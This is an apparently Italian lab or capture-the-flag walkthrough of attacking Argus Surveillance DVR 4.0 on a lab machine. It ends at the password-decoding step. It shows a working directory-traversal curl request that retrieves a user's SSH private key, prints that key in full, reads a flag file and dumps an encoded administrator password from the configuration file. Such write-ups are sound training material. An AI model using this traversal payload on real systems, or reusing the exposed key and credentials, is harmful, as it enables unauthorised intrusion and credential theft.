
```
┌──(root㉿xyz)-[/opt/Dvr4]
└─# curl "http://192.168.224.179:8080/WEBACCOUNT.CGI?OkBtn=++Ok++&RESULTPAGE=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2FUsers%2Fviewer%2F%2Essh%2Fid_rsa&USEREDIRECT=1&WEBACCOUNTID=&WEBACCOUNTPASSWORD=" > id_rsa
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2612  100  2612    0     0  15197      0 --:--:-- --:--:-- --:--:-- 15274
```

Cat id_rsa



```
└─# cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```


Salvo la id_rsa om un file omonimo e mi collego con n. utente ‘Viewer’ tramite ssh, e mi prendo la local.txt sul desktop di Viewer



```
C:\Users\viewer\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 08DF-534D

 Directory of C:\Users\viewer\Desktop

12/03/2021  12:21 AM    <DIR>          .
12/03/2021  12:21 AM    <DIR>          ..
12/05/2024  10:44 AM                34 local.txt
               1 File(s)             34 bytes
               2 Dir(s)   7,597,735,936 bytes free

C:\Users\viewer\Desktop>type local.txt
be482d4c6180672b34087f3027c63e93
```


Privilege Escalation

Ora tornando alla ricerca fatta in precedenza con ‘searchsploit’ c era un exploit authenticate, ‘weak password’.




```
┌──(kali㉿xyz)-[~]
└─$ searchsploit dvr 4.0
------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                    |  Path
------------------------------------------------------------------ ---------------------------------
Argus Surveillance DVR 4.0 - Unquoted Service Path                | windows/local/50261.txt
Argus Surveillance DVR 4.0 - Weak Password Encryption             | windows/local/50130.py
Argus Surveillance DVR 4.0.0.0 - Directory Traversal              | windows_x86/webapps/45296.txt
Argus Surveillance DVR 4.0.0.0 - Privilege Escalation             | windows_x86/local/45312.c
------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

Ora lo visualizzo




```
12255.rb    17150.rb    24754.txt   3823.c      43162.txt   47705.txt   50047.txt   8412.pl
12261.rb    17153.rb    24863.html  38243.py    43179.py    47706.txt   50061.txt   8413.pl
12293.py    17157.py    24872.txt   38244.py    43187.txt   47710.txt   50083.txt   8416.pl
12326.py    17158.txt   24884.html  38287.txt   4325.php    47712.txt   50130.py    8420.py
```



```
┌──(kali㉿xyz)-[/usr/…/exploitdb/exploits/windows/local]
└─$ cat 50130.py
# Exploit Title: Argus Surveillance DVR 4.0 - Weak Password Encryption
# Exploit Author: Salman Asad (@deathflash1411) a.k.a LeoBreaker
# Date: 12.07.2021
# Version: Argus Surveillance DVR 4.0
# Tested on: Windows 7 x86 (Build 7601) & Windows 10
# Reference: https://deathflash1411.github.io/blog/dvr4-hash-crack

# Note: Argus Surveillance DVR 4.0 configuration is present in
# C:\ProgramData\PY_Software\Argus Surveillance DVR\DVRParams.ini
```


C:\ProgramData\PY_Software\Argus Surveillance DVR\DVRParams.ini

Bene viene data la posizione in cui si dovrebbe trovare sulla macchina vittima il file delle password ‘weak’ e quindi avendo una sessione attiva autenticata al momento posso andare a verificare se
la directory è presente sul server vittima
 Vediamo dal prox screenshot che è presente sia la directory in questione che il file di configurazione all interno



```
C:\Users\viewer\Desktop>cd C:\ProgramData\PY_Software\Argus Surveillance DVR\

C:\ProgramData\PY_Software\Argus Surveillance DVR>dir
 Volume in drive C has no label.
 Volume Serial Number is 08DF-534D

 Directory of C:\ProgramData\PY_Software\Argus Surveillance DVR

12/05/2024  11:19 AM    <DIR>          .
12/05/2024  11:19 AM    <DIR>          ..
12/05/2024  11:19 AM                38 Argus Surveillance DVR.DVRSes
12/05/2024  11:32 AM             5,822 DVRParams.ini
12/03/2021  12:26 AM    <DIR>          Gallery
12/03/2021  12:24 AM    <DIR>          Images
12/03/2021  12:26 AM    <DIR>          Logs
               2 File(s)          5,860 bytes
               5 Dir(s)   7,602,352,128 bytes free
```

 ora faccio un ‘type’ di ‘DVRParams.ini’ file di conf che cercavo




```
[Users]
LocalUsersCount=2
UserID0=434499
LoginName0=Administrator
FullName0=60CAAAFEC8753F7EE03B3B76C875EB607359F641D9BDD9BD8998AAFEEB60E03B7359E1D08998CA797359F641418D4D
7BC875EB60C8759083E03BB740CA79C875EB603CD97359D9BDF6414D7BB740CA79F6419083
FullControl0=1
CanClose0=1
CanPlayback0=1
CanPTZ0=1
CanRecord0=1
CanConnect0=1
CanReceiveAlerts0=1
CanViewLogs0=1
CanViewCamerasNumber0=0
CannotBeRemoved0=1
MaxConnectionTimeInMins0=0
DailyTimeLimitInMins0=0
MonthlyTimeLimitInMins0=0
DailyTrafficLimitInKB0=0
MonthlyTrafficLimitInKB0=0
MaxStreams0=0
MaxViewers0=0
MaximumBitrateInKb0=0
AccessFromIPsOnly0=
AccessRestrictedForIPs0=
MaxBytesSent0=0
Password0=ECB453D16069F641E03BD9BD956BFE36BD8F3CD9D9A8
Description0=60CAAAFEC8753F7EE03B3B76C875EB607359F641D9BDD9BD8998AAFEEB60E03B7359E1D08998CA797359F641418
D4D7BC875EB60C8759083E03BB740CA79C875EB603CD97359D9BDF6414D7BB740CA79F6419083
Disabled0=0
ExpirationDate0=0
Organization0=
OrganizationUnit0=
Phone10=
Phone20=
Fax0=
Email0=
Position0=
Address10=
Address20=
```

yes!!!!!!!!   administrator:ECB453D16069F641E03BD9BD956BFE36BD8F3CD9D9A8

decodifica password:

